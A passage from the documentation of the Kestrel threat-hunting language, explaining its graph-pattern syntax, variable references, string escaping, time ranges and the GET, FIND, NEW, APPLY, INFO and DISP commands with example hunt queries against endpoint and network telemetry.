          AND opened_connection_refs[*].dst_ref.value = '10.1.1.1' # green branch
          AND ipv4-addr:value NOT ISSUBSET '192.168.0.0/24'         # red subgraph
          AND ( ( parent_ref.name = 'explorer.exe' AND              # yellow branch
                  parent_ref.binary_ref.name = 'explorer.exe'       # lightblue branch
                ) OR
                ( parent_ref.name LIKE '%.exe' AND                  # yellow branch
                  parent_ref.binary_ref.name != 'powershell.exe'    # lightblue branch
                )
              )
          AND email-message:from_ref.value = 'admin@xyz.com'        # purple subgraph
        START 2022-11-11T15:05:00Z STOP 2022-11-12T08:00:00Z
```

The centered subgraph in this pattern is the same as the one in *Centered Graph Pattern*, while this ECGP specifies extra constraints for the match: any matched record should contain an `ipv4-addr` in subnet `192.168.0.0/24` and an email from `admin@xyz.com`. Three rules for extended subgraph:

1. The root entity type of an extended subgraph should be different than the root entity type of the centered subgraph. Otherwise, the generated STIX pattern will view the extended subgraph as a branch from the centered subgraph.
2. The root entity type of an extended subgraph should be specified, followed by colon `:`, then the attribute, operator, and value(s). The syntax is consistent with a STIX path, and the entity type is mandatory to mean an extended

subgraph root.

3. The extended subgraphs can be spcified *anywhere* in the ECGP, which makes it possible to write complex logic, e.g., an extended subgraph is used when the centered graph is in one shape; otherwise, another extended subgraph or no extended subgraph is specified to help the match.

The example above is an extreme complex case to illustrate multiple unrelated extended subgraphs in an ECGP. In real uses, the most commonly used extended subgraph is host specification (only matching records on a specific host), e.g.,

```
x-oca-asset:hostname = 'endpoint101'
```

Standard STIX does not have an STIX Cyber Observable Objects (SCO) for host/pod/container, so OCA provides the customized SCO (entity) `x-oca-asset` as STIX extension at OCA/stix-extension (more description in *Entities in Kestrel*). `x-oca-asset` is supported by most stix-shifter connector. It has no reference from standard STIX SCO (entity) so it is an isolated subgraph in a record, and the extended subgraph enables pattern matching using such information.

4.3.6 Referring to a Variable

Beyond static patterns, Kestrel allows references to variables in ECGP, i.e., one can use `variable.attribute` to pass in a list of values in a *comparison expression* (not the variable itself since a comparison expression does not take variable but values). This supports quick pattern building using existing results, and it enables building patterns for cross-data source hunts.

```
# basic usage
# `px` is a Kestrel variable of processes
py1 = GET process FROM stixshifter://edp
      WHERE pid = px.pid

# both `=` and `IN` are valid to use as operator for referred variable
# py2 returns the same as py1
py2 = GET process FROM stixshifter://edp
      WHERE pid IN px.pid

# nested list is valid to use
# all values will be flattened when parsed
py3 = GET process FROM stixshifter://edp
      WHERE pid IN (123, px.pid, (4, 10548))
```

When one or more variable references are used in an ECGP, Kestrel automatically

1. Extracts the time ranges of entities (in the variables) from their *matched/retrieved records*,
2. Unions the time ranges,
3. Adjusts the unioned time range with `timerange_start/stop_offset` in *Configuration*,
4. Generates the STIX pattern with the adjusted time range,
5. Passes the STIX pattern to a data source to match.

A user can override the generated time range by specifying `START/STOP` in the command where the the ECGP reside, e.g., *GET*.

Two examples of variable references in an ECGP:

1. A hunter is traking lateral movement across two endpoints `edp1` and `edp2`. She already grabbed a bunch of suspicious processes on `edp1` into a Kestrel variable `procs1`, and she retrieved all network traffic associated

with processes into `procs1`. Some of the network traffic have destination IP associated with `edp2`, so she wants to trace the network traffic from `procs1` on `edp1` to a unknown list of processes on `edp2` and print their command lines. Assume `edp1` and `edp2` are configured as two Kestrel data sources, and she can do:

```
# hunting with data source `stixshifter://edp1`
procs1 = ...
nt1 = FIND network-traffic CREATED BY procs1

# display the source/destination IP/port
# this is for human inspection purpose
DISP nt1 ATTR src_ref.value, src_port, dst_ref.value, dst_port

# get the other end of the network traffic, not in edp1 data, but in edp2␣
↪data/view
# use <src IP, src port, dst IP, dst port, time> to uniquely identify the␣
↪traffic
# time is automatically inferred by Kestrel due to variable reference
nt2 = GET network-traffic
      FROM stixshifter://edp2
      WHERE src_ref.value = nt1.src_ref.value
        AND src_port      = nt1.src_port
        AND dst_ref.value = nt1.dst_ref.value
        AND dst_port      = nt1.dst_port

# more generally, <src_port, time> is usually sufficient as the unique␣
↪identifier
# time is automatically inferred by Kestrel due to variable reference
# `nt2x` usually gets the same results as `nt2`
nt2x = GET network-traffic
       FROM stixshifter://edp2
       WHERE src_ref.value = nt1.src_ref.value

# now get the processes handling the traffic on `edp2` and print their␣
↪command line
procs2 = FIND process CREATED nt2
DISP procs2 ATTR command_line
```

2. An endpoint `edp` is accessing the Internet through a proxy server `pxy`. The Kestrel data source `stixshifter://edp` is the EDR on `edp`, and another Kestrel data source `stixshifter://pxy` manages the proxy logs. Since all network traffic are proxyed, network traffic observed on `edp` all have remote IP as the proxy server, but not real remote IP. In order to get their real remote IP and run a Kestrel analytics to enrich the IP with some Threat Intelligence, the hunter needs to correlate the data first:

```
# get the network traffic from `stixshifter://edp` to inspect
nt_inner = ...

# get the outter half of network traffic from the proxy using variable␣
↪reference
nt_outter = GET network-traffic
            FROM stixshifter://pxy
            WHERE src_ref.value = nt_inner.src_ref.value
              AND src_port = nt_inner.src_port

# display the real remote IP for human inspection
```

(continues on next page)

(continued from previous page)

```
DISP nt_outter ATTR dst_ref.value, dst_port

# enrich the IPs in network-traffic with x-force threat intelligence
APPLY python://xfeipenrich ON nt_outter
```

4.3.7 String and Raw String

Kestrel string literals in comparison expressions are like standard Python strings. It supports escaping for special characters, e.g., \n means new line.

String literals can be enclosed in matching single quotes (') or double quotes ("). The backslash (\\) character is used to escape characters that otherwise have a special meaning, such as newline, backslash itself, or the quote character.

Examples:

```
# the following will generate a STIX pattern
# [process:command_line = 'powershell.exe "yes args"']
pe1 = GET process FROM stixshifter://edp1
      WHERE command_line = "powershell.exe \"yes args\""

# an easier way is to use single quote for string literal
# when there are double quotes in the string
# pe2 is the same as pe1
pe2 = GET process FROM stixshifter://edp1
      WHERE command_line = 'powershell.exe "yes args"'

# the following will generate a STIX pattern
# [process:command_line = 'powershell.exe \'yes args\']
pe3 = GET process FROM stixshifter://edp1
      WHERE command_line = "powershell.exe 'yes args'"

# backslash always needs to be escaped
pe4 = GET process FROM stixshifter://edp1
      WHERE command_line = "C:\\Windows\\System32\\cmd.exe"

# `\.` is the dot character in regex
# use `\\.` since `\` needs to be escaped
ps5 = GET process FROM stixshifter://edp1
      WHERE name MATCHES 'cmd\\.exe'

# another regex escaping example that uses `\w` and `\.`
ps5 = GET process FROM stixshifter://edp1
      WHERE name MATCHES '\\w+\\.exe'
```

The escaped strings are not friendly to the use of regular expression, resulting one to write four backslashes \\\\ to mean a single exact backslash char, e.g., STIX pattern requires `"[artifact:payload_bin MATCHES 'C:\\\\Windows\\\\system32\\\\svchost\\.exe']"` to mean raw path `C:\Windows\system32\svchost.exe`. This is explained in Python re library.

To overcome the inconvenience, Kestrel provides *raw string* like Python does, meaning there is no escaping character in a Kestrel raw string (raw string is interpreted without escaping evaluation).

```
# f1 and f2 describes the same pattern:
# using regex to match an exact string 'C:\Windows\System32\cmd.exe'

f1 = GET file FROM stixshifter://edp1
     WHERE name MATCHES 'C:\\\\Windows\\\\System32\\\\cmd\\.exe'

f2 = GET file FROM stixshifter://edp1
     WHERE name MATCHES r'C:\\Windows\\System32\\cmd\.exe'

# raw string can be used not only in regex (keyword MATCHES), but any comparison␣
↪expression
# f3/f4 will get the same results as f1/f2, yet they use exact match instead of regex

f3 = GET file FROM stixshifter://edp1
     WHERE name = 'C:\\Windows\\System32\\cmd.exe'

f4 = GET file FROM stixshifter://edp1
     WHERE name = r'C:\Windows\System32\cmd.exe'
```

4.3.8 Time Range

Both absolute and relative time ranges are supported in Kestrel (commands *GET* and *FIND*).

Absolute Time Range

Absolute time range is specified as `START isotime STOP isotime` where `isotime` is a string following the basic rules:

- ISO 8601 format should be used.
- Both date and time are required. ISO 8601 requires letter `T` between the two parts.
- UTC is the only timezone currently supported, which is indicated by the letter `Z` at the end.
- The time should be at least specified to *second*:
  - standard precision to *second*: `2022-11-11T15:05:00Z`
  - sub-second support: `2022-11-11T15:05:00.5Z`
  - millisecond support: `2022-11-11T15:05:00.001Z`
  - microsecond support: `2022-11-11T15:05:00.00001Z`
- Quoted or unquoted are both valid.
  - unquoted: `2022-11-11T15:05:00Z`
  - single-quoted: `'2022-11-11T15:05:00Z'`
  - double-quoted: `"2022-11-11T15:05:00Z"`
- STIX compatible stylings:
  - standard STIX timestamp: `t'2022-11-11T15:05:00Z'`
  - STIX variant (double quotes): `t"2022-11-11T15:05:00Z"`

Relative Time Range


Relative time range is specified as `LAST int TIMEUNIT` where `TIMEUNIT` are one of the keywords `DAY`, `HOUR`, `MINUTE`, or `SECOND`. When executing, the parser will generate the absoluate time range using the system time (where the Kestrel runtime executes) as the `STOP` time, and the `START` time goes back `int TIMEUNIT` according to the relative time range specified.

4.4 Kestrel Command

A Kestrel command describes a *Hunt Step* in one of the five categories:

1. Retrieval: `GET`, `FIND`, `NEW`.
2. Transformation: `SORT`, `GROUP`.
3. Enrichment: `APPLY`.
4. Inspection: `INFO`, `DISP`, `DESCRIBE`.
5. Flow-control: `SAVE`, `LOAD`, `ASSIGN`, `MERGE`, `JOIN`.

To achieve *Composable Hunt Flow* and allow threat hunters to compose hunt flow freely, the input and output of any Kestrel command are defined as follows:



A command takes in one or more variables and maybe some metadata, for example, the path of a data source, the attributes to display, or the arguments to analytics. Then, the command can either yield nothing, a variable, a display object, or both a variable and a display object.

- As illustrated in the figure of *Composable Hunt Flow*, Kestrel variables consumed and yielded by commands play the key role to connect different hunt steps (commands) into hunt flows.
- A display object is something to be displayed by a Kestrel front end, for example, a Jupyter Notebook. It is not consumed by any of the following hunt steps. It only presents information from a hunt step to the user, such as a tabular display of entities in a variable, or an interactive visualization of entities.

Command	Take Variable	Take Metadata	Yield Variable	Yield Display
GET	no	yes	yes	no
FIND	yes	yes	yes	no
NEW	no	data	yes	no
APPLY	yes (multiple)	yes	no (update)	maybe
INFO	yes	no	no	yes
DISP	yes	maybe	no	yes
DESCRIBE	yes	no	no	yes
SORT	yes	yes	yes	no
GROUP	yes	yes	yes	no
SAVE	yes	yes	no	no
LOAD	no	yes	yes	no
ASSIGN	yes	no	yes	no
MERGE	yes (two)	no	yes	no
JOIN	yes (two)	yes	yes	no

4.4.1 GET

The command `GET` is a *retrieval* hunt step to match a Extended Centered Graph Pattern (ECGP) defined in *Graph Pattern and Matching* against a pool of entities and return a list of homogeneous entities (a subset of entities in the pool satisfying the pattern).

Syntax

```
returned_variable = GET returned_entity_type [FROM entity_pool] WHERE ecgp [time_range]␣
↪[LIMIT limit]
```

- The `returned_entity_type` is specified right after the keyword `GET`.
- The `entity_pool` is the pool of entities from which to retrieve data:
  - The pool can be a data source, which has different types of *entities* in the *records* yielded/stored in that data source. For example, a data source could be a data lake where monitored logs are stored, an EDR, a firewall, an IDS, a proxy server, or a SIEM system. `entity_pool` is the identifier of the data source, e.g.:
    - `stixshifter://host101`: EDR on host 101 via *STIX-shifter Data Source Interface*.
    - `https://a.com/b.json`: sealed telemetry data in a STIX bundle.
  - The pool can also be an existing Kestrel variable (all entities of the same type in that variable). In this case, `entity_pool` is the variable name.
  - In general, the `FROM` clause is required for a `GET` command. There is one exception: the Kestrel runtime remembers the last data source used in a `GET` command in a hunting session. If there already are `GET` commands with data source (not variable) as `entity_pool` executed in the session, and the user wants to write a new `GET` command with the same data source, the `FROM` clause can be omitted (see examples in the next subsection). Note if the front-end allows out-of-order execution, e.g., executing the first cell after the second cell in Jupyter Notebook, Kestrel runtime will treat the `GET` command in the first (not the second) cell as the last `GET` command in this session.
- The `ecgp` in the `WHERE` clause describe the returned entities. Check out *Graph Pattern and Matching* to learn ECGP and how to write a pattern.

- The `time_range` is described in *Time Range* with both absolute and relative time range syntax avaliable. This is optional, and Kestrel will try to specify a time range for the pattern with the following order (smaller number means higher priority):
  1. User-specified time range using the *Time Range* syntax if provided.
  2. Time range from Kestrel variables in ECGP if exist.
  3. STIX-shifter connector default time range, e.g., last five minutes, if the *STIX-shifter Data Source Interface* is used.
  4. No time range specified for the generated query to a data source.
- The `limit` is an optional argument that specifies the number of records to be returned by the `GET` query. In the current implementation, Kestrel will return `limit observed-data` records. The number of `returned_entity_type` records returned could be different because it depends on how many `returned_entity_type` records are included in the `observed-data` dataset.

Learn how to setup data sources via existing Kestrel data source interfaces such as *STIX-shifter Data Source Interface* at *Connect to Data Sources*. Read *Kestrel Interfaces* to understand more about the abstraction of interface and how to develop new data source interfaces.

Examples

```
# get processes from host101 which has a parent process with name 'abc.exe'
procs = GET process FROM stixshifter://host101 WHERE parent_ref.name = 'abc.exe'
        START 2021-05-06T00:00:00Z STOP 2021-05-07T00:00:00Z

# get files from a sealed STIX bundle with hash 'dbfcdd3a1ef5186a3e098332b499070a'
# Kestrel allows to write a command in multiple lines
binx = GET file
       FROM https://a.com/b.json
       WHERE hashes.MD5 = 'dbfcdd3a1ef5186a3e098332b499070a'
       START 2021-05-06T00:00:00Z STOP 2021-05-07T00:00:00Z

# get processes from the above procs variable with pid 10578 and name 'xyz'
# usually no time range is used when the entity pool is a varible
procs2 = GET process FROM procs WHERE pid = 10578 AND name = 'xyz'

# refer to another Kestrel variable in the WHERE clause (ECGP)
# Kestrel will infer time range from `procs2`; users can override it by providing one
procs3 = GET process FROM procs WHERE pid = procs2.pid

# omitting the FROM clause, which will be desugarred as 'FROM https://a.com/b.json'
procs4 = GET process WHERE pid = 1234
         START 2021-05-06T00:00:00Z STOP 2021-05-07T00:00:00Z
```


4.4.2 FIND

The command `FIND` is a *retrieval* hunt step to return entities connected to a given list of entities.

Syntax

```
returned_variable = FIND returned_entity_type RELATIONFROM input_variable [WHERE ecgp]␣
↪[time_range] [LIMIT limit]
```

Kestrel defines two categories of relations: 5 sepcific relations and 1 generic relation. Specifc relations are directed, and the generic relation is non-directed. Details in the figure:



The Kestrel relation is largely based on the standard STIX data model, e.g., `_ref` in STIX 2.0 and *SRO* in STIX 2.1. While STIX is extensible and a data source can bring their own mappings of custom relations, Kestrel only implements the relation supported in standard STIX to ensure its commonality. The good part is this automatically works on all stix-shifter connectors, which mostly follow standard STIX. The bad part is standard STIX does not define file `read/write/create/delete` by process, so these specific relations are missing currently. Users can use the generic relation to find a superset of related entities as a partial solution.

Examples

```
# find parent processes of processes in procs
parent_procs = FIND process CREATED procs

# find child processes of processes in procs
parent_procs = FIND process CREATED BY procs

# find network-traffic associated with processes in procs
nt = FIND network-traffic CREATED BY procs

# find processes associated with network-traffic in nt
ntprocs = FIND process CREATED network-traffic

# find source IP addresses in nt
src_ip = FIND ipv4-addr CREATED nt

# find destination IP addresses in nt
src_ip = FIND ipv4-addr ACCEPTED nt

# find both source and destination IP addresses in nt
src_ip = FIND ipv4-addr LINKED nt

# find network-traffic which have source IP src_ip
ntspecial = FIND network-traffic CREATED BY src_ip
```

Limited ECGP in FIND

The `WHERE` clause in `FIND` is an optional component to add constraints when generating low-level queries to data sources. Similar to the `GET` command, an *ECGP* is used in the `WHERE` clause of `FIND`. However, one only needs to write the *extended subgraph* component in the ECGP in `FIND`. If there is a *centered subgraph* component in the ECGP in `FIND`, it will be discarded/abandoned in the evaluation, a.k.a., when Kestrel generates low-level queries. The design rationale:

1. In `GET`, the `WHERE` clause is the only place to describe constraints for the return variable.
2. In `FIND`, the major constraint for the return variable is provided by the *relation* already. The return variable connected from the input variable by a given relation is, in essence, an one-hop centered subgraph.
3. If the ECGP has centered subgraph component, it could conflict with the generated one-hop centered subgraph in the second point. So Kestrel discards the centered subgraph component in ECGP in `FIND` if exist.
4. The extended subgraph does not conflict with the relation in `FIND`, and it could give extra constraints to avoid unnecessary computation/transmision, so it is included in the low-level queries generated to the data source.

For example, the following is a fully valid `FIND` with ECGP:

```
# find parent processes of processes in procs
#
# the added WHERE clause limits the search to be performed against endpoint101
#
# if there are other endpoints data in the data source (used to get `procs`),
# they will not be matched against
#
```

(continues on next page)

(continued from previous page)

```
# assume the process identifier such as pid is reused across endpoints,
# this will reduce false positives and avoid unnecessary computation/transmision
#
parent_procs_ww = FIND process CREATED procs
                  WHERE x-oca-asset:hostname = 'endpoint101'
```

If a user writes the following, it actually results the same as the above example:

```
# the centered subgraph `process:name = 'bash'` in the following command
# will be abandoned when executing, resulting parent_procs_ww2 == parent_procs_ww
parent_procs_ww2 = FIND process CREATED procs
                   WHERE name = 'bash' AND x-oca-asset:hostname = 'endpoint101'
```

If the user wants to match parent processes that are only `bash`, he/she needs a two-step huntflow:

```
parent_procs_ww = FIND process CREATED procs
                  WHERE x-oca-asset:hostname = 'endpoint101'

parent_procs_bash = parent_procs_ww WHERE name = 'bash'
```

Time Range in FIND

The `time_range` is optional—Kestrel will infer time range from the `input_variable` similarly to the time inference in *Referring to a Variable* in an ECGP. The user needs to provide a *Time Range* only if he/she wants to override the inferred time range from `input_variable`.

Example of overrode time range: A service process run on a host for several days. The *record* of the process creation/forking happends on day 1, while most of its activities happend on day 4-5. A hunt of the process starts covering day 4-5 with a few *GET*. When the hunter wants to `FIND` the parent process of the service process, he/she retrieves nothing if he/she does not specify a time range (the process creation record is beside the inferred time range: day 4-5). The hunter can broaden and override the time range in the `FIND` command with a specified *Time Range* to finally retrieve the parent process. No one (the hunter or Kestrel) knows when the process is created/forked, so it may take a few trial and error before the hunter broadens the time range in `FIND` large enough to retrieve the parent process. Sketches of the huntbook:

```
# some early hunt steps
nt = GET network-traffic
     FROM stixshifter://edp
     WHERE dst_ref.value = '10.10.30.1'
     LAST 5 DAY

# it is OK to write this FIND without time range
# which only search for the time range of `nt` for any records of `p1`
p1 = FIND process CREATED nt

# then, `pp1` will be empty (if the process is created 10 days ago)
# - `p1` is assocaited with time range inferred from `nt` (last 5 days)
# - no record in the last 5 days is about process creation of `p1`
# - so Kestrel cannot grab anything about the parent process of `p1`
pp1 = FIND process CREATED p1

# alternatively, override the time range when retrieving data for `p2`
```

(continues on next page)

(continued from previous page)

```
# telling Kestrel to search for all `p2` records within the last 10 days
p2 = FIND process CREATED nt LAST 10 DAY

# now the parent process will be discovered
pp2 = FIND process CREATED p2
```

Limit in FIND

The `limit` is an optional argument that specifies the number of records to be returned by the `FIND` query. In the current implementation, Kestrel will return `limit` `observed-data` records. The number of `returned_entity_type` records returned could be different because it depends on how many `returned_entity_type` records are included in the `observed-data` dataset.

Relation With GET

Both `FIND` and `GET` are *retrieval* hunt steps. `GET` is the most fundamental retrieval hunt step. And `FIND` provides a layer of abstraction to retrieve connected entities more easily than using the raw `GET` for this, that is, `FIND` can be replaced by `GET` in theory with some knowledge of *how to hunt*. Kestrel tries to focus threat hunters on *what to hunt* and automate the generation of *how to hunt* (see *What is Kestrel?*). Finding connected entities requires knowledge on how the underlying records are connected, and Kestrel resolves the how for users with the command `FIND`.

In theory, you can replace `FIND` with `GET` and a parameterized STIX pattern when knowing how the underlying records are connected. In reality, this is not possible with STIX pattern in `GET`.

- The dereference of connection varies from one data source to another. The connection may be recorded as a reference attribute in a record like the `*_ref` attributes in STIX 2.0. It can also be recorded via a hidden object like the *SRO* object in STIX 2.1.
- STIX does not maintain entity identification across *record* (STIX observation). It is unclear how to refer to an existing entity in a new STIX pattern, e.g., is the process from the forking and networking records/events/observations the same process even with the same `pid`? Kestrel uses comprehensive *Entity Identification* logic to identify entities across *record*.

4.4.3 NEW

The command `NEW` is a special *retrieval* hunt step to create entities directly from given data.

Syntax

```
returned_variable = NEW [returned_entity_type] data
```

The given data can either be:

- A list of string `[str]`. If this is used, `returned_entity_type` is required. Kestrel runtime creates the list of entities based on the return type. Each entity will have one initial attribute.
  - The name of the attribute is decided by the returned type.

Return Entity Type	Initial Attribute
process	name
file	name
mutex	name
software	name
user-account	user_id
directory	path
autonomous-system	number
windows-registry-key	key
x509-certificate	serial_number

  - The number of entities is the length of the given list of string.
  - The value of the initial attribute of each entity is the string in the given data.
- A list of dictionaries `[{str: str}]`. All dictionaries should share the same set of keys, which are attributes of the entities. If `type` is not provided as a key, `returned_entity_type` is required.

The given data should follow JSON format, for example, using double quotes around a string. This is different from a string in STIX pattern, which is surrounded by single quotes.

Examples

```
# create a list of processes with their names
newprocs = NEW process ["cmd.exe", "explorer.exe", "google-chrome.exe"]

# create a list of processes with a list of dictionaries
newvar = NEW [ {"type": "process", "name": "cmd.exe", "pid": "123"}
             , {"type": "process", "name": "explorer.exe", "pid": "99"}
             ]

# return entity type is required if not a key in the data
newvar2 = NEW process [ {"name": "abc.exe", "pid": "1234"}
                      , {"name": "ie.exe", "pid": "10"}
                      ]
```

4.4.4 APPLY

The command `APPLY` is an *enrichment* hunt step to compute and add attributes to Kestrel variables, as well as generating visualization objects. This is called enrichment since the results of an external computation is merged back to a huntflow as new/updated attributes of the returned entities. The external computation, a.k.a., an analytics in Kestrel, can perform detection, threat intelligence enrichment, anomaly detection, clustering, visualization, or any computation in any language. This mechanism makes the `APPLY` command a foreign language interface to Kestrel.

Syntax

```
APPLY analytics_identifier ON var1, var2, ... WITH x=abc, y=[1,2,3], z=varx.pid
```

- Input: The command takes in one or multiple Kestrel variables such as `var1`, `var2`.
- Arguments: The `WITH` clause specifies arguments used in the analytics.
  - Arguments are provided in key-value pairs, split by `,`.
  - A value is either a literal string, quoted string (with escaped characters), list, or nested list.
  - A list in a value is specified/wrapped by either `()` or `[]`.
  - A nested list in value will be flattened before passing to the analytics.
  - A value can contain references to Kestrel variables. Like *variable reference in ECGP*, an attribute of entities needs to be specified when a Kestrel variable is referred. Kestrel will de-reference the attribute/variable, e.g., `z=varx.pid` will enumerate all `pid` of variable `varx`, which may be unfolded to `[4, 108, 8716]`, and the final argument is `z=[4,108,8716]` when passed to the analytics.
- Execution: The command executes the analytics specified by `analytics_identifier` like `docker://ip_domain_enrichment` or `python://pin_ip_on_map`.

  There is no limitation for what an analytics could do besides the input and output specified by its corresponding Kestrel analytics interface (see *Kestrel Interfaces*). An analytics could run entirely locally and then just do a table lookup. It could reach out to the Internet like the VirusTotal service. It could perform real-time behavior analysis of binary samples. Based on specific analytics interfaces, some analytics can run entirely in the cloud, and the interface harvests the results to local Kestrel runtime.

  Threat hunters can quickly wrap an existing security program/module into a Kestrel analytics. For example, creating a Kestrel analytics as a docker container and utilizing the existing Kestrel Docker Analytics Interface (check *Docker Analytics Interface*). You can also easily develop new analytics interfaces to provide special running environments (check *Kestrel Analytics Interface*).

  Check *Setup Kestrel Analytics* to learn more about setup/using Kestrel analytics.
- Output: The executed analytics could yield either or both of *(a)* data for variable updates, or *(b)* a display object. The `APPLY` command passes the impacts to the Kestrel session:
  - Updating variable(s): The most common enrichment is adding/updating attributes to input variables (existing entities). The attributes can be, yet not limited to:
    - Detection results: The analytics performs threat detection on the given entities. The results can be any scalar values such as strings, integers, or floats. For example, malware labels and their families could be strings, suspicious scores could be integers, and likelihood could be floats. Numerical data can be used by later Kestrel commands such as `SORT`. Any new attributes can be used in the `WHERE` clause of the following `GET` commands to pick a subset of entities.
    - Threat Intelligence (TI) information: Commonly known as TI enrichment, for example, Indicator of Comprise (IoC) tags.
    - Generic information: The analytics can add generic information that is not TI-specific, such as adding software description as new attributes to `software` entities based on their `name` attributes.
  - Kestrel display object: An analytics can also yield a display object for the front end to show. Visualization analytics yield such data such as our `python://pin_ip_on_map` analytics that looks up the geolocation of IP addresses in `network-traffic` or `ipv4-addr` entities and pin them on a map, which can be shown in Jupyter Notebooks.
- There is no *new* return variable from the command.

Community-Contributed Kestrel Analytics

The community-contributed Kestrel analytics are in the kestrel-analytics repo, covering detection, TI enrichment, information lookup, visualization, machine learning, and more. They can be invoked either through the Docker or the Python analytics interface. More in *Setup Kestrel Analytics*.

Examples

```
# A visualization analytics:
# Finding the geolocation of IPs in network traffic and pin them on a map
nt = GET network-traffic FROM stixshifter://idsX WHERE dst_port = 80
APPLY docker://pin_ip ON nt

# A beaconing detection analytics:
# a new attribute "x_beaconing_flag" is added to the input variable
APPLY docker://beaconing_detection ON nt

# A suspicious process scoring analytics:
# a new attribute "x_suspiciousness" is added to the input variable
procs = GET process FROM stixshifter://server101 WHERE parent_ref.name = 'bash'
APPLY docker://susp_proc_scoring on procs
# sort the processes
procs_desc = SORT procs BY x_suspiciousness DESC
# get the most suspicous ones
procs_sus = GET process FROM procs WHERE x_suspiciousness > 0.9

# A domain name lookup analytics:
# a new attribute "x_domain_name" is added to the input variable for its dest IPs
APPLY docker://domain_name_enrichment ON nt
```

4.4.5 INFO

The command `INFO` is an *inspection* hunt step to show details of a Kestrel variable.

Syntax

```
INFO varx
```

The command shows the following information of a variable:

- Entity type
- Number of entities
- Number of records
- Entity attributes
- Indirect attributes
- Customized attributes
- Birth command
- Associated datasource

- Dependent variables

The attribute names are especially useful for users to construct `DISP` command with `ATTR` clause.

Examples

```
# showing information like attributes and how many entities in a variable
nt = GET network-traffic FROM stixshifter://idsX WHERE dst_port = 80
INFO nt
```

4.4.6 DISP

The command `DISP` is an *inspection* hunt step to print attribute values of entities in a Kestrel variable. The command returns a tabular display object to a front end, for example, Jupyter Notebook.

Syntax

```
DISP [TIMESTAMPED(varx)|varx]
     [WHERE ecgp]
     [ATTR attribute1, attribute2, ...]
     [SORT BY attibute [ASC|DESC]]
     [LIMIT l [OFFSET n]]
```

- The optional transform `TIMESTAMPED` retrieves the `first_observed` timestamped for each observation of each entity in `varx`. More is discussed in *Variable Transforms*.
- The optional clause `WHERE` specifies an ECGP (defined in *Graph Pattern and Matching*) as filter. Only the centered subgraph component (not extended subgraph) of the ECGP will be processed for the `DISP` command.
- The optional clause `ATTR` specifies which list of attributes you would like to print. If omitted, Kestrel will output all attributes.
- The optional clause `SORT BY` specifies which attribute to use to to order the entities to print.
- The optional clause `LIMIT` specifies an upper limit on the number of entities to print.
- The command deduplicates rows. All rows in the display object are distinct.
- The command goes through all records/logs in the local storage about entities in the variable. Some records may miss attributes that other records have, and it is common to see empty fields in the table printed.
- If you are not familiar with the data, you can use `INFO` to list all attributes and pick up some attributes to write the `DISP` command and `ATTR` clause.

Examples

```
# display <source IP, source port, destination IP, destination port>
nt = GET network-traffic FROM stixshifter://idsX WHERE dst_port = 80
